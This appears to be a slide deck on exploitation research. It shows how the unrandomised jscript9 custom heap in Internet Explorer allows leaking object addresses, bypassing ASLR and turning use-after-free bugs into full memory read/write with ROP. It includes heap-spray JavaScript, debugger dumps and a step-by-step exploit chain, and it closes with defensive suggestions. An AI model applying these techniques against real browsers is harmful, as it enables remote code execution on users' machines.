The Art of Leaks: The Return of Heap Feng Shui

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Agenda

- Who am I
- Abstract
- Background
- Heap Feng Shui in jscript9
- UAF->Arbitrary Address Write
- Summary
- Q&A

Who am I

- Security researcher @NSFOCUS Security Labs since April/2011
  - The security of browser and flash player
  - Vulnerability discovery
  - Exploit technique
  - APT/0 day attacks detection

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Abstract

Using the vulnerability of allocating the large heap without randomness, we can leak any object address allocated in jscript9 custom heap, and bypass ASLR in Internet Explorer on Windows 7/8/8.1.

Background

IE OBA(Out of Bounds Access) vulnerability Timeline:

- Attack: Pwn2own 2010 exploit @WTFuzz
- Defense: MicroSoft kill BSTR allocated by substr/substring in jscript9
- Attack: Find other BSTR path to complete heap layout
  - Using BSTR in jscript(@yuange1975) and in vbscript(@K33n Team)
  - Using Element Attribute in cve-2013-0003(@VUPEN)
- Defense ?

Background

IE UAF(Use After Free) vulnerability Timeline:

- ASLR Bypass Apocalypse in Recent Zero-Day Exploits – Xiaobo Chen/ @FireEye
  - Flash vector
- A browser is only as strong as its weakest byte – Part 2 - Peter Vreugdenhil / @WTFuzz
  - Element Attribute (0x80000) allocated in custom heap
- Exploiting Internet Explorer 11 64-bit on Windows 8.1 Preview – Ivan Fratric/ @Google
  - P2 = [p1 + 0x0FFFFFF8]; inc [p2 + offset]
  - Spray array pointer and Inc the capacity of array
- Problem not solved
  - Crash from UAF to Arbitrary Address Write
  - Arbitrary Address Write opcode is not inc [address]
  - Write what?

Why I was here?

Why I was here?

- Alignment problem in custom heap in jscript9
  - IE ArrayData in jscript9 has the alignment problem when I did research in the process of writing the exploit of IE GC infoleak vulnerability in Aug/2013.
  - To counter the exploit technique of OBA, some important object(string/array/typed array) management structure is allocated in custom heap.
- The bad guys Peter and Ivan☺

Heap Feng Shui in jscript9

Memory structure of array in Jscript

Var a = new Array(0x3d00) //0x3d00 * 4 = 0xf400 aligned 0x10000

array object allocated in process heap in jscript

Three-step-index： ArrayObj(003bd730) → CIndexedNameList(003bda80) →ArrayDataList(034c3718) → ArrayData[i]

```
0:008> !heap -p -a 003bd730
    address 003be3d8 found in
    _HEAP @ 3b0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        003bd728 0009 0000  [01]   003bd730    0003c - (busy)
          jscript!ArrayObj::`vftable'

003bd730 633a3250 00000000 003bda80 003bc028
003bd740 003bc898 003bc8a8 00000000 00000000
003bd750 6339a7dc 003bb338 00000000 00000000
003bd760 003bd730 63420740 00003d00
Red: ArrayObj vtable
Blue: CIndexedNameList
Yellow: Array Count
```

Heap Feng Shui in jscript9

Memory structure of array in Jscript

CindexedNameList: Contain some pointers and first 8 ArrayData[i]

```
0:017> !heap -p -a 003bda80
   address 003bda80 found in
   _HEAP @ 3b0000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       003bda78 0041 0000  [01]   003bda80    00200 - (busy)
         jscript!CIndexedNameList::`vftable'
0:017> dc 003bda80 L200/4
003bda80  6338bea0 00003d00 00000000 00000000  ..8c.=..........
003bda90  00000000 00000000 00000100 00004000  ..............@..
003bdaa0  00000000 003bdaa0 00000000 0000000f  ......;.........
003bdab0  00000040 00000000 0000000a 003bdac0  @.............;.
003bdac0  00010101 00000000 00000002 00000001  ................
003bdad0  00000007 00000008 00000009 00000000  ................
003bdae0  00000000 00000000 034c3718 00000800  .........7L.....
003bdaf0  00000003 00000008 035177c8 00002100  .........wQ..!..
003bdb00  00004000 00000100 00004000 00000000  .@.......@......
003bdb10  00000003 40000000 41414141 0000006c  .......@AAAAl...
003bdb20  00000000 00000000 00000001 00000000  ................
...
```

Red: CIndexedNameList vtable； Blue: Array Count； Yellow: ArrayDataList

Heap Feng Shui in jscript9

Memory structure of array in Jscript

ArrayDataList: one unit store 8 Arraydata(0x20*8=0x100)

```
0:017> !heap -p -a 034c3718
   address 034c3718 found in
   _HEAP @ 3b0000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       034c3710 0801 0000  [01]   034c3718    04000 - (busy)
         ? <Unloaded_ud.drv>+3bdb0f
ArrayDataList
034c3718 003bdb10 00000008 003bdefc 00000008
034c3728 003bdffc 00000008 003be10c 00000008
034c3738 003be20c 00000008 003be30c 00000008
034c3748 003be40c 00000008 034602d4 00000008
034c3758 034603d4 00000008 034604d4 00000008
034c3768 034605d4 00000008 034606d4 00000008
...
ArrayData[0]
003bdb10  00000003 40000000 41414141 0000006c  .......@AAAAl...
003bdb20  00000000 00000000 00000001 00000000  ................
ArrayData[1]
...
```

Heap Feng Shui in jscript9

Why array in jscript don't have alignment problem?

- All objects(data and management structure) are allocated in process heap and randomized at every allocation.
- Big alignment data is sliced into pieces(0x204, 0x404, 0x804, 0x1004, 0x2004, 0x4004) referenced by ArrayDataList and allocated in process heap.
- Process heap insert the random size block when allocating the same size big block many times, and avoid the problem of big alignment heap block linear increasing.

Heap Feng Shui in jscript9

Memory structure of array in Jscript9
Var a = new Array(0x3bf8) //0x3bf8 * 4 = 0xefe0 + 0x20(head) = 0xf000
array object allocated in IE custom heap in jscript9

One-step-index: ArrayObj(03a9e120) → ArrayData(0d380010)

```
0:003> dc 03a9e120 L20/4
03a9e120  6bbc4ebc 024ee940 00000000 00000001  .N.k@.N.........
03a9e130  00003bf8 0d380010 0d380010 00000000  .;....8...8.....
Red: ArrayObj vtable
Blue: Array Count
Yellow: ArrayData
```

Heap Feng Shui in jscript9

Memory structure of array in Jscript9

Var a = new Array(0x3bf8) //0x3bf8 * 4 = 0xefe0 + 0x20(head) = 0xf000

ArrayData object also allocated in IE custom heap in jscript9

```
0:003> dc 0d3a0000
0d3a0000  00000000 0000eff0 00000000 00000000  ................
0d3a0010  00000000 00003bf8 00003bf8 00000000  ....;...;.......
0d3a0020  0d39ff90 0d39ffc0 0d3af000 0d3af030  ..9...9...:.0.:.
0d3a0030  0d3af060 0d3af090 0d3af0c0 0d3af0f0  `.:...:...:...:.
0d3a0040  0d3af120 0d3af150 0d3af180 0d3af1b0   .:.P.:...:...:.
0d3a0050  0d3af1e0 0d3af210 0d3af240 0d3af270  ..:...:.@.:.p.:.
0d3a0060  0d3af2a0 0d3af2d0 0d3af300 0d3af330  ..:...:...:.0.:.
0d3a0070  0d3af360 0d3af390 0d3af3c0 0d3af3f0  `.:...:...:...:.
...
Red: ArrayObj Size
Blue: Array Count
Yellow: ArrayData[i] //the codec data or a pointer to a object
```

Heap Feng Shui in jscript9

Memory map of ArrayData in Jscript9

Var a = new Array(0x3bf8) //allocate many times

ArrayData object allocated in IE custom heap has the aligned problem

Heap Feng Shui in jscript9

Why array in jscript9 have aligned problem?

ArrayData object allocated in IE custom heap, and IE custom heap is not randomized!

The stack trace of allocating the ArrayData

```
0:003> kpn
 # ChildEBP RetAddr
00 02758de4 6bc0f77e kernel32!VirtualAllocStub
01 02758e04 6bc0f731 jscript9!Segment::Initialize+0x37
02 02758e1c 6bc0f6cf jscript9!PageAllocator::AllocPageSegment+0x34
03 02758e2c 6bc0f6a7 jscript9!PageAllocator::AddPageSegment+0x14
04 02758e48 6bbc9b70 jscript9!PageAllocator::SnailAllocPages+0x3d
05 02758e60 6bbc9c0a jscript9!PageAllocator::AllocPages+0x3d
06 02758e78 6bc0fcba jscript9!PageAllocator::Alloc+0x1d
07 02758ea4 6bc0fef1 jscript9!LargeHeapBucket::AddLargeHeapBlock+0x5d
08 02758ebc 6bc0fe84 jscript9!Recycler::TryLargeAlloc+0x4b
09 02758edc 6bd3e520 jscript9!Recycler::LargeAlloc+0x19
0a 02758f04 6bbd0a0b jscript9!Js::SparseArraySegment<void *>::Allocate+0x131
0b 02758f1c 6bc03802 jscript9!Js::SparseArraySegment<void *>::AllocateSegment+0x4d
0c 02758f78 6bbd08f9 jscript9!Js::JavascriptArray::AllocateHead<void *>+0x2c
0d 02759004 6bc0aaec jscript9!Js::JavascriptOperators::OP_SetElementI+0xc3
0e 02759024 01ff529a jscript9!Js::JavascriptOperators::OP_SetElementI_JIT+0x27
```

Heap Feng Shui in jscript9

Why array in jscript9 have aligned problem?

The disasembly code of jscript9!Segment::Initialize function

```
bool __thiscall Segment::Initialize(int this, int a2)
{
  ...
  PageSegment = this;
  if ( PageAllocator::RequestAlloc(*(_DWORD *)(this + 0x14), *(_DWORD *)(this + 12) << 12) )
  {
    // [PageSegment+12] << 12 = 0x20 << 12 = 0x20000
    LPAddress = VirtualAlloc(0, *(_DWORD *)(PageSegment + 12) << 12, a2 | 0x2000, 4u);
    *(_DWORD *)(PageSegment + 8) = LPAddress;
    if ( LPAddress && !(unsigned __int8)(*(int (__stdcall **)(int, int))(**(_DWORD **)(PageSegment + 20) + 4))(
                        PageSegment,
                        PageSegment + 4) )
    {
      VirtualFree(*(LPVOID *)(PageSegment + 8), 0, 0x8000u);
      *(_DWORD *)(PageSegment + 8) = 0;
    }
    if ( !*(_DWORD *)(PageSegment + 8) ){
    //PageAllocator::ReportFailure
    }
    result = *(_DWORD *)(PageSegment + 8) != 0;
  }
  ...
return result;
}
```

Heap Feng Shui in jscript9

Why array in jscript9 have aligned problem?

The return address(0x0d3b0000[size:0x20000]) of VirtualAlloc is linear increasing and directly stored in PageSegment structure.

ArrayData(size:0x10000) use half size of block 0x0d3b0000 per allocation and the IE custom heap don't randomize the heap address.

```
0:003> !heap -p -a 00dd7198
   address 00dd7198 found in
   _HEAP @ 430000
     HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
       00dd7188 0007 0000  [00]   00dd7190    00030 - (busy)

0:003> dc 00dd7198 L30/4
00dd7198  6bbc98f0 00000000 0d3b0000 00000020  ...k.....;. ...
00dd71a8  00000000 00d29ea0 ffffffff 00000000  ................
00dd71b8  00000020 00000000 25c82bad 80000000   ........+.%....

0:003> ln 6bbc98f0
(6bbc98f0)   jscript9!PageSegment::`vftable'   |  (6bbc98f4)
jscript9!HeapPageAllocator::`vftable'
Exact matches:
   jscript9!PageSegment::`vftable' = <no type information>
   jscript9!Segment::`vftable' = <no type information>
Red: LPAdress; Blue: Codec Size //<<12, 0x20<<12 = 0x20000
```

Heap Feng Shui in jscript9

We can leak any object address allocated in jscript9 custom heap!

Heap Feng Shui in jscript9

How do we leak any object address allocated in jscript9 custom heap?
Why 0x3bf8?
0x10000 = 0x1000 + 0xefe0 + 0x20 =
Int32ArraySize(0x30)*0x55 + 0x10(align) + 0x3bf8*4 + 0x20(ArrayDataHead)


```
while(k < 0x400) //80M
{
        heaparr[k] = new Array(0x3bf8);
        for(var index = 0; index < 0x55; index++)
        {
                heaparr[k][index] = new Int32Array(int32buf);
        }
        k += 1;
}
```

Red: what ever object address(allocated in jscript9 custom heap) you want to leak
Blue: loop count //leave 0x1000 size to store the leaked object; object_size * loop_count = 0x1000

Heap Feng Shui in jscript9

Heap Feng Shui in Jscript9
Memory map per 0x10000

Leak the object address at xxxxf000(example: 0x0c0af000)



Heap Feng Shui in jscript9

Leak what?
Management structure of string/array/typed array?

Heap Feng Shui in jscript9


I leak int32Array at address 0x0c0af000.

```
int32Array
0c0af000 6ca2b480 02a95300 00000000 00000000
0c0af010 00000004 00000000 0000001a 0251b280
0c0af020 0291d0e0 00000000 00000000 00000000

Red: int32Array vtable
Blue:int32Array Count
Yellow:int32Array Buffer(user control)

int32Array Buffer
0251b280 00000000 00000000 00000000 00000000
0251b290 00000000 00000000 00000000 00000000
0251b2a0 00000000 00000000 00000000 00000000
0251b2b0 00000000 00000000 00000000 00000000
0251b2c0 00000000 00000000 00000000 00000000
0251b2d0 00000000 00000000 00000000 00000000
0251b2e0 00000000 00000000
```

Heap Feng Shui in jscript9

Why we leak the address of int32Array?

- Write only one byte to get the capacity of read and write the int32 after the Int32ArrayBuffer heap.



- We can control the size of int32ArrayBuffer allocated in jscript9 process heap.
  - Var int32Arrbuf = new ArrayBuffer(0x68);

Heap Feng Shui in jscript9

Write one byte -> read/write the whole process memory.

Read/write what?

LargeHeapBlock is allocated in jscript9 process heap.(0x68/ie11, 0x58/ie10)

```
0:003> !heap -p -a 06f1e218
    address 06f1e218 found in
    _HEAP @ 430000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        06f1e210 000e 0000  [00]   06f1e218    00068 - (busy)
          jscript9!LargeHeapBlock::`vftable'

0:003> dc 06f1e218 L68/4
06f1e218  6bbc99f8 06430000 00d9cf58 00000003  ...k..C.X.......
06f1e228  00000010 00000001 00000004 0643f020  ............ .C.
06f1e238  06440000 06f1e288 00000000 00000000  ..D.............
06f1e248  00000000 00000000 00000000 06f1e218  ................
06f1e258  00000001 00000001 00000000 00000000  ................
06f1e268  06430000 00000000 00000000 00000000  ..C.............
06f1e278  00000004 00000001                    ........
Red: LargeHeapBlock vtable; Blue: a pointer to itself
```

Heap Feng Shui in jscript9

Write one byte -> read/write the whole process memory.


Read/write what?

Heaplayout int32ArrayBuffer between largeHeapBlock to read the vtable and the address of largeHeapBlock.

```
while(k < 0x200)
{
	//the size 0x3c00 can lead to the allocation of largeHeapBlock
		heaparr[k] = new Array(0x3c00);
	if(k == 0x80)
	{
			//insert the ArrayBuffer when loop 0x80
				int32buf = new ArrayBuffer(0x68); //0x68
	}
	for(var index = 0; index < 0x3c00; index++)
	{
		//spray arbitrary data needed
		heaparr[k][index] = 0x41424344;
	}
	k += 1;
}
```

Heap Feng Shui in jscript9

Heap layout of Int32ArrayBuffer and LargeHeapBlock



Heap Feng Shui in jscript9

Write one byte -> read/write the whole process memory

Now we have:


- The leaked int32Array address 0x0c0af000.
- The address of int32ArrayBuffer.
  - addr_int32ArrBuf = addr_LHB(0x06f1e218) – 0x68(int32ArrSize) – 0x8(LFHhead) = 0x06F1E1A8

And we can:

- Read/write the content of absolute address beyond the int32ArrayBuffer address(0x06F1E1A8)
  - HeapArr[j][k][(0x0c0aff00 - addr_int32ArrBuf) / 4]

Heap Feng Shui in jscript9

Write one byte -> read/write the whole process memory
Modify the second int32Array's count and buffer using the first modified int32Array(0x0c0af000).
Read/write the whole process memory using the second int32Array(0x0c0aff00).



The capacity of reading and writing the whole process memory is a nuclear weapon!

Heap Feng Shui in jscript9

JIT "Leak + ROP"?
Overwrite something interesting?
Something else you can imagine…

Heap Feng Shui in jscript9

I choose the old and usual one: leak + rop

- Read vtable of one of int32Array/ LargeHeapBlock to leak the base address of jscript9 and ntdll.
- Write some junk above the first modified Int32Array to heaplayout rop and shellcode.
- Write vtable of int32Array to control EIP.

Heap Feng Shui in jscript9

The whole process of exploit:

- Heaplayout Int32ArrayBuffer and LargeHeapBlock.
- Leak the address of Int32Array.
- Get the capacity of reading/writing the relative address of int32ArrayBuffer.(UAF->AAW)
- Reading/writing the absolute address beyond int32ArrayBuffer.
- Reading/writing the whole process memory.
- Leak + ROP or something else…

UAF -> Arbitrary Address Write

- UAF->Arbitrary address write is important.
  - If we can transfer a UAF to arbitrary address write, we can read/write the whole process memory.
- How we can transfer a UAF to arbitrary address write?
  - Type confusion.
    - Controlling the argument of Use function(in UAF) by taking room of the freed object using the user-controlled data and change the execution route to the write-opcode
  - inc [address] OR mov/add/or [address], reg/constant

UAF -> Arbitrary Address Write

- Some relative work in UAF->arbitrary address write
  - A browser is only as strong as its weakest byte – Part 1 - Peter Vreugdenhil / @WTFuzz
  - The info leak era on software exploitation - Fermin J. Serna / @Google
- Difficulty in UAF->arbitrary address write
  - Virtual call lead to crash in the transfer process
  - Javascript control after Arbitrary Address Write

UAF -> Arbitrary Address Write

Virtual call lead to crash in the transfer process
eax points to a fake object overwritten by user-controlled data
eax = 0x12121212 or ->0x12121212

```
mov ecx, [eax] <- eax points to the object and the vtable_ptr gets dereferenced
call dword ptr [ecx+offset] <- call a virtual function of the object
```

Type confuse the crashed virtual call to int32Array virtual call
Set eax = 0x0c0af000

```
int32Array
0c0af000 6ca2b480 02a95300 00000000 00000000
0c0af010 00000004 00000000 0000001a 0251b280
0c0af020 0293d0e0 00000000 00000000 00000000
      eax       ecx
mov ecx, [eax] <- eax points to int32Array
call dword ptr [ecx+offset] <- call a virtual function of int32Array no crash
```

UAF -> Arbitrary Address Write

- Crash after Arbitrary Address Write sometimes
  - Access exception caused by tainting of the user-controlled data in the freed object
- Javascript control after Arbitrary Address Write
  - Create the dead loop and make Use function not return forever --- No Crash.
  - Using javascript multi-thread.

UAF -> Arbitrary Address Write

- Javascript multi-thread
  - Parent html:
    window.open(‘child.html','t2','height=400,width=400,top=10,left=10');
  - Child html:
    setTimeout('window.opener.LeakAndControlEip();', 5000);

Summary

- Good news☺
  - ☺**Work on most of UAF**
  - ☺**One bypass all generally and stably**
- Bad news☹
  - ☹**Not work in jscript(<=IE8)**

Summary

- Essence
  - The address of some object management structure can be pre-estimated.
  - The important member of some object management structure can be modified.
- Defense
  - Randomize IE custom heap and slice the big-size management structure(element-attribute) into small pieces.
  - Make the important member of some object management structure cookied.
- Efficiency VS Security

Q&A